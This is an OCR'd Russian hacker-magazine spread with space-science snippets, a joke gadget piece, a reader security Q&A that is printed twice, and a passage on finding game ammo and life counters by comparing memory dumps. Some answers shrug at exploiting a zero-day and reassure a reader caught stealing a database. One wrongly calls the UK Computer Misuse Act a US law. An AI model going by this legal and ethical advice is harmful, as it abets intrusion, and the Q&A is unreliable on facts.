
Совсем недавно в научных кругах появилась интересная работа физиков-теоретиков, Вальтера Дрешера и Йохима Хойезера, основанная на старой теории физика Хайма. Он, в свою очередь, работал в области квантовой механики и общей теории относительности. Его работа доказывает возможность создания гипердвигателя, с помощью которого космические корабли будут летать с огромными скоростями.
Если изложенные идеи физиков окажутся верными, то человечество сможет строить корабли, способные достичь Луны за считанные минуты, а Марса — за 2,5 часа. И что еще удивительнее, к звезде, лежащей в десятке световых лет от Земли, на такой машине можно будет долететь всего за 80 дней по земному и корабельному времени (и никаких парадоксов-близнецов).
Одним словом, человечество теплит надежду на сверхсветовые полеты. Конечно, первыми пассажирами гиперкораблей будут роботы, так как нам с тобой в глубокий космос пока вредно.

Следи за дальнейшими выпусками Хакера — космическая тема еще и не надкусана. В Импланте будут появляться статьи об освоении космоса и других интересных космических фитчах.

BINARY YOUR'S

DANGER!

Действие больших доз радиации на организм подробно изучено. Малых — гораздо меньше, и дебаты на тему «действуют — не действуют» продолжаются и по сей день. При полете на Марс организмы космонавтов будут подвергаться действию не только разных ионизирующих излучений, но и их всевозможных сочетаний, последствия которых могут быть гораздо тяжелее, чем предполагается. Вот почему воздействие малых доз знать необходимо. Облучение в малых дозах вызывает в организме много процессов, которые не наблюдаются при облучении большими дозами. Можно предположить, что это общая стрессовая реакция организма. В популяции клеток у потомков наблюдается их повышенная реакция на самые различные воздействия. В принципе, возникает новый фенотип, новая популяция клеток, у которых могут наблюдаться совершенно нетипичные реакции на самые разные воздействия. Сегодня главная проблема при отборе космонавтов — выявить скрытые генетические заболевания у кандидатов.



ДОСКА С ПРОПЕЛЛЕРОМ

КИРИЛЛ
ИНЖЕНЕР-ПРОГРАММИСТ
23 ГОДА

На проходивших в итальянском Турине Олимпийских играх вне основной сетки соревнований по сноуборду выступал Кирилл — заядлый доскер, который проехал километровую трассу быстрее всех: ему понадобилось всего на 20 минут больше, чем американцу Шону Уайту. Такой феноменальный успех Кириллу обеспечило потрясающее изобретение советских инженеров.

--**Дочещка**-- К ней крепятся распорки.
Удобная — при падении вся нагрузка
передается Кириллу через нее.

--**Лямки**-- Крепкие — чтобы держались как следует при любых падениях.


--**Распорки**-- Тоже из титана.
Помогают Кириллу чувствовать себя увереннее.

--**Обруч**-- Упругий, из титана. Полтора метра радиусом.
Если вдруг Кирилл потеряет равновесие, то обруч защитит его
от повреждений. Поэтому Кирилл не боится кататься с горок!

--**Доска**-- Кирилл ее спер у приятеля.

СЕКРЕТ УСПЕХА

После такого успеха на Олимпиаде всем стало интересно узнать немного больше о Кирилле: как он добился таких высот, кто его тренировал, как проходили занятия. Специально для нашего журнала Кирилл согласился открыть секрет своего успеха. Как ты и ожидал, дело опять не обошлось без хитроумных приспособлений.



Q: Что такое securelevel и какой с него прок?
A: Securelevel — концепт, который можно разыскать в BSD- и Linux-системах. Это позволяет изменить уровень безопасности, реакцию на разнообразные вызовы (calls) системы. Чем выше уровень, тем, как водится, ощутимее ограничения. Ограничения можно расписывать вручную, модифицируя системные файлы. При этом помни, что чуткость Пингвиньих настроек будет отличной от BSD'шных. Можно и выбирать «решение под ключ» — два разных базовых уровня, securelevel 1 и securelevel 2 (есть и нулевой уровень, который означает, что система отключена). Более детально с концептом можно ознакомиться на www.openbsd.org/cgi-bin/man.cgi? query=securelevel. Стоит отметить, что BSD постепенно отказывается от описанной идеи и, к примеру, перестают латать дырки. После появления последней уязвимости OpenBSD-творцы официально отказались решить проблему.

Q: Мы нашли серьезную уязвимость в известном win-софте. Лучше начать использовать ее для захвата компов или же слить инфо в багтрак?
A: Вопрос очень интимный, и каждый выбирает оптимальное для себя решение. Стоит помнить, с какой целью собиралась ваша исследовательская бригада. Если целью остается сиюминутная выгода и пьянящее чувство контроля над несметными тысячами компов, то ответ очевиден. Если же вы хотите собрать очки на международной сцене, то можно сразу распространять инфо с обязательным обозначением копирайтов. Бонусом станет написание эксплойта по теме, который поможет донести весть о вашей крутости до самых низов компьютерного сообщества. Если же вы решили закрепиться совсем капитально, то нужно встать на место @Stake и F-Secure, при этом инфу полагается сначала отдать производителю софта. С информацией выдается таймаут (2—7 дней), чтобы кодеры успели залатать дыру до залива твоей инфы в bugtraq. Это момент также помогает закреплению приятельских отношений с программерами софта, иногда ведущих к дальнейшему трудоустройству.

Q: Каков порядок выхода XP SP3 и Vista'ы? Будет безопаснее первый или второй вариант?
A: Во-первых, разобраться в порядке выхода, если подобный когда-либо существовал у MS, почти невозможно. Во-вторых, исключительно практика покажет, что будет безопаснее; непредсказуемость продуктов конторы очевидна. По моему мнению, вариант с SP3 несет меньше опасности, так как это будет заплаткой на уже хорошо изученную платформу; во вторую перетряску всего и вся a-la SP2 верить не хочется. Vista же может получиться черной лошадкой, секьюрность которой придется налаживать «ручками». Текущая ситуация такова, что сначала выйдет Vista во второй половине 2006. Потом же выкатят третью заплатку для XP, очевидно, во второй половине 2007. Неопределенности прибавляют предыдущие заявления фирмы, когда Стив Баллмер клялся и божился выдать SP еще до выхода Longhorn'a.

Q: Какие security-фишечки принесет Vista в отношении юзерских аккаунтов?
A: Несмотря на то, что главный девиз новой системы — удобство пользователя и работы с информацией, новый релиз привнесет нового и по теме безопасности. Изменится система выдачи привилегий юзерам. Не будет нужды постоянно работать под «Администратором», чтобы инсталлировать и работать со специальным софтом. Тема будет настраиваться через User Account Protection, которая доступна уже в Beta 1 новой операционки. Таким образом, ты будешь просто запрошен дополнительно о разрешении на установку софта. Данный концепт, почерпнутый из MacOS, окажется рабочей преградой spyware'у и adware'у, хотя и займет немного больше юзерского времени. Также каждый юзер будет иметь свое хранилище Virtual Store, куда будут складываться все изменения системы, — записи в реестр и инфа, добавленная в разделы ограниченного доступа, которые произошли во время пользования конкретного юзера. Так что все изменения системы должен почувствовать лишь сам юзер. Понятно, что могут появиться и новые темы, когда в загребущие лапы тестеров попадутся убедительные RC-версии системы.

Q: Решатся ли старые проблемы с выходом IE7?
A: Стоит отметить, что распространенная доныне Beta 1 не принесла много нового по теме безопасности. Beta 2, предполагается, заполучит anti-phishing средства, сродни тому, что заряжено в AOL Netscape 8. Protected Mode покажет, что iexplore.exe не может делать все и вся, если он был занесен в группу «Доверенных» firewall'a. Отдельные операции потребуют дополнительного подтверждения со стороны юзера; данным способом можно будет отсечь массу паразитов, что так и норовят вписаться в твою систему. С подобным решением главной окажется психологическая обработка юзеров, которые будут уделять больше внимания security-предупреждениям системы.

Q: Чего еще нового ждать по Висте? Как нас будут оборонять?
A: Система NAP, что объявилась в поставке Windows 2003, расшифровываясь как Network Access Protection, теперь будет вписана и сюда. Система чем-то напоминает Cisco Network Access Control Program, что составляет требования по доступу клиентам Сети еще до подключения. Например, можно запросить наличие необходимых патчей, список установленного софта, свежесть базы антивируса. На самом деле, система может спросить о чем угодно. Самое светлое будущее системы — установка подобной клиент-NAP связки на уровне провайдеров так, чтобы в Сеть не попали люди с незащищенными (то есть потенциальными носителями заразы и троянской конюшни) компами. Теперь системный Firewall будет успешно фильтровать исходящий трафик. Система будет анализировать весь установленный софт, изначально понимая, какими конкретно сетевыми ресурсами (TCP-портами, к примеру) пользуется прога; будет отсекать все остальные активности в Интернете. EFS-система шифрования будет развиваться и дальше, а также будет интегрирован malware-сканер с возможностью дальнейшего излечения.

Q: Может ли rootkit быть записан в BIOS?
A: Все помнят вирус Чернобыль (CIH) 1998 года? Кто помнит, тот вопроса не задаст, так как перепрограммированием биоса можно творить чудеса. Для управления Advanced Configuration and Power Interface используется свой высокоуровневый язык, на котором можно написать тот же самый руткит. В дальнейшем программка будет храниться в памяти BIOS'a. Пока готовых образцов я не видел, но security-эксперты сходятся во мнении, что это лишь вопрос времени. Самые современные мамки поддерживают работу с ACPI Machine Language (AML) и ACPI Source Language (ASL), которые раскрывают еще большие горизонты для написания софта, управляющего железом системы. Серьезным тормозом для распространения темы остаются jumper'ы, которые нужно физически двигать перед перепрошивкой. Сам по себе руткит не причинит большого вреда, если он, конечно, не взаимодействует с операционкой, а именно туда ему надо будет передать дальнейшие команды. Передача же может быть осуществлена без особых проблем на самые разные системы — руткит будет легко портироваться под любую Ось.

Q: Какие базовые шаги я могу предпринять по обеспечению безопасности своего FTP-серванта под Виндой?
A: Не ставить этот сервер под Win :). Если же альтернативные решения оказываются недоступны, то могу предложить последующие простые, но эффективные меры. Не вводи FTP в домен, оставь его в рабочей группе. Не стоит поднимать FTP на машине, где уже крутится контроллер домена или Exchange. Запрети анонимный доступ. Корень сервера направь на партицию диска, отличную от той, где стоит ОС. Проверь, включена ли политика блокировки аккаунтов (Lockout policy). Так ты предотвратишь атаку грубой силой, когда хакер будет пытаться подобрать пароль; после тройки неудачных попыток логин будет заблокирован на некоторое время. Постарайся оставить доступ только с надежных хостов, которыми пользуются лишь законные юзеры; в том поможет TCP wrappers. Не стоит логиниться на свой сервер с непроверенных машин и сетей, так как тамошняя клава может мониториться, а трафик снифаться... После подобных «внебрачных связей» со своим FTP обязательно меняй пароли. Тему надежных паролей даже не стану обсуждать.

Q: Нас попалили при похищении БД с американского сервера. Тамошние админы пугают судом по американским законам. Чего нам там пришить могут?
A: Стоит помнить, что американские законы не распространяются на судебные разбирательства в Отечестве. Они могут быть использованы как идея, подсказка о возможном решении, но не более того. Другое дело, если очень захочется покататься на горках Диснейленда или сфотографироваться у статуи Свободы. Тогда после пересечения границы можно отправиться в места, по американским меркам, неотдаленные. Законов по ИТ там тьма-тьмущая, в отличие от неуклюжего российского УК. Однако львиная доля подобных дел решается с Computer Misuse Act 1990 c.18 (Акт компьютерных преступлений/злоупотреблений, глава 18), который описывает 1) неправомерный доступ к компьютерным материалам, 2) неправомерный доступ с намерением нанесения дальнейшего ущерба, 3) подмена и модификация материалов.

Q: Настроил локальный сервер, которым никто из чужих не пользуется, но никак не могу отключить дефолтовый firewall.
A: Наиболее простым решением выглядит включение файрвола, чтобы система не плакала об отсутствии оного. Во включенном же FW ты просто включишь опцию allow everything (позволять все), которая сделает все желанные порты открытыми и доступными, как провинциальная нимфоманка :).

BINARY YOUR'S

Q: Что такое securelevel и какой с него прок?

A: Securelevel — концепт, который можно разыскать в BSD- и Linux-системах. Это позволяет изменить уровень безопасности, реакцию на разнообразные вызовы (calls) системы. Чем выше уровень, тем, как водится, ощутимее ограничения. Ограничения можно расписывать вручную, модифицируя системные файлы. При этом помни, что чуткость Пингвиньих настроек будет отличной от BSD'шных. Можно и выбирать «решение под ключ» — два разных базовых уровня, securelevel 1 и securelevel 2 (есть и нулевой уровень, который означает, что система отключена). Более детально с концептом можно ознакомиться на www.openbsd.org/cgi-bin/man.cgi? query=securelevel. Стоит отметить, что BSD постепенно отказывается от описанной идеи и, к примеру, перестают латать дырки. После появления последней уязвимости OpenBSD-творцы официально отказались решить проблему.

Q: Мы нашли серьезную уязвимость в известном win-софте. Лучше начать использовать ее для захвата компов или же слить инфо в багтрак?

A: Вопрос очень интимный, и каждый выбирает оптимальное для себя решение. Стоит помнить, с какой целью собиралась ваша исследовательская бригада. Если целью остается сиюминутная выгода и пьянящее чувство контроля над несметными тысячами компов, то ответ очевиден. Если же вы хотите собрать очки на международной сцене, то можно сразу распространять инфо с обязательным обозначением копирайтов. Бонусом станет написание эксплойта по теме, который поможет донести весть о вашей крутости до самых низов компьютерного сообщества. Если же вы решили закрепиться совсем капитально, то нужно встать на место @Stake и F-Secure, при этом инфу полагается сначала отдать производителю софта. С информацией выдается таймаут (2—7 дней), чтобы кодеры успели залатать дыру до залива твоей инфы в bugtraq. Это момент также помогает закреплению приятельских отношений с программерами софта, иногда ведущих к дальнейшему трудоустройству.

Q: Каков порядок выхода XP SP3 и Vista'ы? Будет безопаснее первый или второй вариант?

A: Во-первых, разобраться в порядке выхода, если подобный когда-либо существовал у MS, почти невозможно. Во-вторых, исключительно практика покажет, что будет безопаснее; непредсказуемость продуктов конторы очевидна. По моему мнению, вариант с SP3 несет меньше опасности, так как это будет заплаткой на уже хорошо изученную платформу; во вторую перетряску всего и вся a-la SP2 верить не хочется. Vista же может получиться черной лошадкой, секьюрность которой придется налаживать «ручками». Текущая ситуация такова, что сначала выйдет Vista во второй половине 2006. Потом же выкатят третью заплатку для XP, очевидно, во второй половине 2007. Неопределенности прибавляют предыдущие заявления фирмы, когда Стив Баллмер клялся и божился выдать SP еще до выхода Longhorn'a.

Q: Какие security-фишечки принесет Vista в отношении юзерских аккаунтов?

A: Несмотря на то, что главный девиз новой системы — удобство пользователя и работы с информацией, новый релиз привнесет нового и по теме безопасности. Изменится система выдачи привилегий юзерам. Не будет нужды постоянно работать под «Администратором», чтобы инсталлировать и работать со специальным софтом. Тема будет настраиваться через User Account Protection, которая доступна уже в Beta 1 новой операционки. Таким образом, ты будешь просто запрошен дополнительно о разрешении на установку софта. Данный концепт, почерпнутый из MacOS, окажется рабочей преградой spyware'у и adware'у, хотя и займет немного больше юзерского времени. Также каждый юзер будет иметь свое хранилище Virtual Store, куда будут складываться все изменения системы, — записи в реестр и инфа, добавленная в разделы ограниченного доступа, которые произошли во время пользования конкретного юзера. Так что все изменения системы должен почувствовать лишь сам юзер. Понятно, что могут появиться и новые темы, когда в загребущие лапы тестеров попадутся убедительные RC-версии системы.

Q: Решатся ли старые проблемы с выходом IE7?

A: Стоит отметить, что распространенная доныне Beta 1 не принесла много нового по теме безопасности. Beta 2, предполагается, заполучит anti-phishing средства, сродни тому, что заряжено в AOL Netscape 8. Protected Mode покажет, что iexplore.exe не может делать все и вся, если он был занесен в группу «Доверенных» firewall'a. Отдельные операции потребуют дополнительного подтверждения со стороны юзера; данным способом можно будет отсечь массу паразитов, что так и норовят вписаться в твою систему. С подобным решением главной окажется психологическая обработка юзеров, которые будут уделять больше внимания security-предупреждениям системы.

Q: Чего еще нового ждать по Висте? Как нас будут оборонять?

A: Система NAP, что объявилась в поставке Windows 2003, расшифровываясь как Network Access Protection, теперь будет вписана и сюда. Система чем-то напоминает Cisco Network Access Control Program, что составляет требования по доступу клиентам Сети еще до подключения. Например, можно запросить наличие необходимых патчей, список установленного софта, свежесть базы антивируса. На самом деле, система может спросить о чем угодно. Самое светлое будущее системы — установка подобной клиент-NAP связки на уровне провайдеров так, чтобы в Сеть не попали люди с незащищенными (то есть потенциальными носителями заразы и троянской конюшни) компами. Теперь системный Firewall будет успешно фильтровать исходящий трафик. Система будет анализировать весь установленный софт, изначально понимая, какими конкретно сетевыми ресурсами (TCP-портами, к примеру) пользуется прога; будет отсекать все остальные активности в Интернете. EFS-система шифрования будет развиваться и дальше, а также будет интегрирован malware-сканер с возможностью дальнейшего излечения.

Q: Может ли rootkit быть записан в BIOS?

A: Все помнят вирус Чернобыль (CIH) 1998 года? Кто помнит, тот вопроса не задаст, так как перепрограммированием биоса можно творить чудеса. Для управления Advanced Configuration and Power Interface используется свой высокоуровневый язык, на котором можно написать тот же самый руткит. В дальнейшем программка будет храниться в памяти BIOS'a. Пока готовых образцов я не видел, но security-эксперты сходятся во мнении, что это лишь вопрос времени. Самые современные мамки поддерживают работу с ACPI Machine Language (AML) и ACPI Source Language (ASL), которые раскрывают еще большие горизонты для написания софта, управляющего железом системы. Серьезным тормозом для распространения темы остаются jumper'ы, которые нужно физически двигать перед перепрошивкой. Сам по себе руткит не причинит большого вреда, если он, конечно, не взаимодействует с операционкой, а именно туда ему надо будет передать дальнейшие команды. Передача же может быть осуществлена без особых проблем на самые разные системы — руткит будет легко портироваться под любую Ось.

Q: Какие базовые шаги я могу предпринять по обеспечению безопасности своего FTP-серванта под Виндой?

A: Не ставить этот сервер под Win :). Если же альтернативные решения оказываются недоступны, то могу предложить последующие простые, но эффективные меры. Не вводи FTP в домен, оставь его в рабочей группе. Не стоит поднимать FTP на машине, где уже крутится контроллер домена или Exchange. Запрети анонимный доступ. Корень сервера направь на партицию диска, отличную от той, где стоит ОС. Проверь, включена ли политика блокировки аккаунтов (Lockout policy). Так ты предотвратишь атаку грубой силой, когда хакер будет пытаться подобрать пароль; после тройки неудачных попыток логин будет заблокирован на некоторое время. Постарайся оставить доступ только с надежных хостов, которыми пользуются лишь законные юзеры; в том поможет TCP wrappers. Не стоит логиниться на свой сервер с непроверенных машин и сетей, так как тамошняя клава может мониториться, а трафик снифаться... После подобных «внебрачных связей» со своим FTP обязательно меняй пароли. Тему надежных паролей даже не стану обсуждать.


Q: Нас попалили при похищении БД с американского сервера. Тамошние админы пугают судом по американским законам. Чего нам там пришить могут?

A: Стоит помнить, что американские законы не распространяются на судебные разбирательства в Отечестве. Они могут быть использованы как идея, подсказка о возможном решении, но не более того. Другое дело, если очень захочется покататься на горках Диснейленда или сфотографироваться у статуи Свободы. Тогда после пересечения границы можно отправиться в места, по американским меркам, неотдаленные. Законов по ИТ там тьма-тьмущая, в отличие от неуклюжего российского УК. Однако львиная доля подобных дел решается с Computer Misuse Act 1990 c.18 (Акт компьютерных преступлений/злоупотреблений, глава 18), который описывает 1) неправомерный доступ к компьютерным материалам, 2) неправомерный доступ с намерением нанесения дальнейшего ущерба, 3) подмена и модификация материалов.

Q: Настроил локальный сервер, которым никто из чужих не пользуется, но никак не могу отключить дефолтовый firewall.

A: Наиболее простым решением выглядит включение файрвола, чтобы система не плакала об отсутствии оного. Во включенном же FW ты просто включишь опцию allow everything (позволять все), которая сделает все желанные порты открытыми и доступными, как провинциальная нимфоманка :).


BINARY YOUR'S



ТЕХТ КРИС КАСПЕРСКИ АКА МЫЩЪХ

ВЕЧНО ЖИТЬ НЕ ЗАПРЕТИШЬ

ВЗЛОМ КОМПЬЮТЕРНЫХ ИГР СВОИМИ РУКАМИ



К сожалению, мы не смогли напечатать полную версию статьи в журнале. Поэтому ты можешь спокойно найти ее на нашем диске. Там же, естественно, ты найдешь не только все исходники к статье, но и весь упомянутый здесь софт.

ПОЛУЧИТЬ БЕССМЕРТИЕ И ПОЛНЫЙ БОЕКОМПЛЕКТ ПРАКТИЧЕСКИ В ЛЮБОЙ ИГРЕ — ЭТО СОВСЕМ НЕСЛОЖНО! ПОТРЕБУЕТСЯ ВСЕГО ЛИШЬ HEX-РЕДАКТОР И НЕСКОЛЬКО МИНУТ СВОБОДНОГО ВРЕМЕНИ. СЕГОДНЯ ПРОБИЛ ЧАС: КРИС КАСПЕРСКИ ПОДЕЛИТСЯ С ТОБОЙ ДРЕВНИМИ АЛХИМИЧЕСКИМИ РЕЦЕПТАМИ, ДОШЕДШИМИ ДО НАС СО ВРЕМЕН ZX-SPECTRUM И НАКОПИВШИМИ ОГРОМНЫЙ ПОТЕНЦИАЛ.

ВЕЧНАЯ ЖИЗНЬ

Что хорошего в вечной жизни? Да ничего в ней хорошего нет, если разобраться! Это же сплошные напряги и тоска смертная. Никакого тебе суицида, только бесконечные патроны. И сердце не екнет при случке с монстром, появляющимся как раз тогда, когда боезапас на исходе и здоровья нет ни хрена. Взломанная игра теряет свое очарование. Но все-таки без взлома никакое хорошее дело не обходится, так как он интересен сам по себе, с технической точки зрения.

РЕЦЕПТ БЕССМЕРТИЯ

Рецепт бессмертия обычно представляет манускрипт со смещением ячейки, которую необходимо хакнуть, прописав сюда максимальное количество жизней или заменив инструкцию DEC на NOP. Как найти эту магическую позицию в многомегабайтной мешанине кода и данных? Некоторые скажут: «Взять дизассемблер и проанализировать программу», но… современные игры так велики, что этот проект даже не обсуждается. Пошлем таких советчиков подальше, а сами пойдем более разумным путем.

ОБЩАЯ ТАКТИКА И СТРАТЕГИЯ

Как несложно догадаться, патроны, жизни, артефакты и прочее барахло — все это переменные, хранящиеся в определенных ячейках. С точки зрения компьютера, эти ячейки ничем не отличаются от огромного множества остальных, содержащих в себе координаты монстров, текстуры и прочие объекты игрового мира. Как установить, за что отвечает та или иная ячейка? Самое простое, что приходит в голову — просто методично изменять одну ячейку за другой, наблюдая за реакцией игры. Зная точное количество жизней/патронов, можно значительно сузить круг поиска, исследуя только те ячейки, которые содержат нужное значение. Однако следует помнить, что соответствие может быть как прямым, так и обратным. Одни программисты ведут учет жизней, другие — смертей, причем отсчет может вестись как от единицы, так и от нуля, а в некоторых случаях и -1. Допустим, у нас есть три нерастраченных жизни. Означает ли это, что переменная live_count обязательно будет равна трем? Разумеется, нет! Она вполне может быть равна 2-м (игра заканчивается, когда live_count < 0) или нулю (игра заканчивается при live_count > 2). Возможны и другие значения. С патронами в этом плане все обстоит намного лучше и чаще всего они хранятся в памяти, однако количество ложных срабатываний все равно будет очень велико! Допустим, у нас есть 50 патронов, и мы ищем 32h в дампе программы. Да там этих 32h целый миллион! До конца сезона все не переберешь! Ключ к решению лежит в изменениях! Наблюдая за характером изменения различных ячеек, мы легко отделим зерна от плевел. План наших действий выглядит так:

Рис. 1
перевод сырых смещений в виртуальные адреса в hiew'е

1. снимаем с программы дамп (сохраняем состояние игры в файле)
2. двигаемся без потери жизней и патронов, после чего снимаем еще один дамп
3. делаем один выстрел (теряем несколько процентов жизни) и получаем очередной дамп
4. повторяем предыдущую операцию несколько раз (3-х дампов обычно достаточно)

Рис. 2
soft-ice — отличное средство для пополнения запаса патронов

Сравнение первого и второго дампов (сэйвов) показывает кучу отличий, соответствующих передвижениям монстров и прочим изменениям игрового мира. Но ни патронов, ни жизней в изменившихся ячейках не оказывается — ведь эти параметры заведомо не менялись! OK, вычеркиваем изменившиеся ячейки из списка «подозреваемых» лиц и сравниваем второй дам с третьим, игнорируя ранее изменявшиеся ячейки. На этот раз отличий будет не так уж и много. Ищем ячейки, дельта изменения которых соответствует количеству выстрелов или потерянных жизней/здоровья. Если таких ячеек больше одной, то повторяем операцию 3 до тех пор, пока не останется только одна изменившаяся ячейка или, как вариант, последовательно хачим все подходящие ячейки в надежде, что рано или поздно нам повезет. В некоторых играх количество патронов хранится в нескольких переменных, дублирующих друг друга, но только одна из них значима, а остальные на хакерском жаргоне называются «тенями», отвечающими, например, за вывод текущего значения на экран. При модификации «теневой» переменной количество патронов/жизней чаще всего остается неизменным, и даже если оно возрастает, оружие перестает стрелять задолго до исчерпания своего боезапаса, а нас все равно убивают.

Сравнивать можно как дампы памяти, снятые с работающей программы, так и сэйвы — файлы сохранений. Зная адрес нужной ячейки, мы можем повесить резидента, прописывающего сюда максимально возможное значение и при необходимости обновляющего его каждые несколько секунд (или чаще). Еще можно запустить soft-ice и, установив точку останова, перехватить тот код, который уменьшает количество патронов с каждым выстрелом — тогда мы сможем его хакнуть. Но это потребует дополнительных телодвижений, что не всегда удобно, поэтому многие хакеры ограничиваются правкой сэйвов, выдавая игроку полный боезапас и максимум здоровья, однако подлинное бессмертие в этом случае уже не достигается — патроны и жизни продолжают убывать, и, чтобы не умереть, их приходится постоянно пополнять. Кроме того, некоторые монстры убивают наповал одной ракетой!

ХАК В ПАМЯТИ

Начнем со сравнения дампов памяти. Выберем игру и будем над ней издеваться. Пусть это будет, например, DOOM Legacy — лучший порт классического DOOM'а, бесплатно распространяемый вместе с исходными текстами и замечательно работающий как под LINUX, так и под win32 (смотри рис. 2). На момент написания этих строк последней стабильной версий была версия 1.42. Вот прямой линк для скачки: www.prdownloads.sourceforge.net/doomlegacy/legacy142.exe?download. Для согласования наших действий рекомендуется использовать именно эту версию, иначе все смещения уползут неизвестно куда, но, если ты себя чувствуешь достаточно подготовленным, попробуй потерзать более свежие беты, доступные с основной страницы проекта. Кроме DOOM Legacy, нам также потребуются wad-файлы из оригинального DOOM/DOOM2 или HERITC'а. Ну DOOM-то наверняка у каждого найдется! Берем любой приличный дампер, например PE Tools или LordPE, находим процесс legacy.exe и снимаем с работающей игрушки full dump, обзывая файл, к примеру, dump_1.exe. Условимся считать, что в этот момент у нас имеется 50 патронов.

После создания первого дампа побегай немного и задампись еще раз, получив файл dump_2.exe. Затем сделай выстрел и создай еще один дамп — dump_3, постреляй еще немного и сделай dump_4.exe. После всех операций у тебя под рукой будет четыре файла: dump_1.exe, dump_2.exe с 50 патронами и dump_3.exe, dump_3.exe с 49 и 48 патронами, соответственно. Теперь мы должны сравнить все четыре файла и найти такие ячейки, которые совпадают в dump_1.exe и dump_2.exe, но отличаются у всех остальных. Переменные, отвечающие за хранение количества патронов будут где-то среди них. Для решения этой задачи мыщъх написал небольшую утилиту, исходный код и готовый бинарник которой можно найти на диске. Возьми с диска файл fck.exe и запусти утилиту: `fck dump_1.exe dump_2.exe dump_3.exe dump_4.exe>o`

Полученный результат (перенаправленный в файл с именем «o») должен выглядеть примерно так:

```
raw offset   d_2    d_3    d_4
000A2FFCh: FCh      00h    6Eh
000CFBA0h: FEh      FDh    FFh
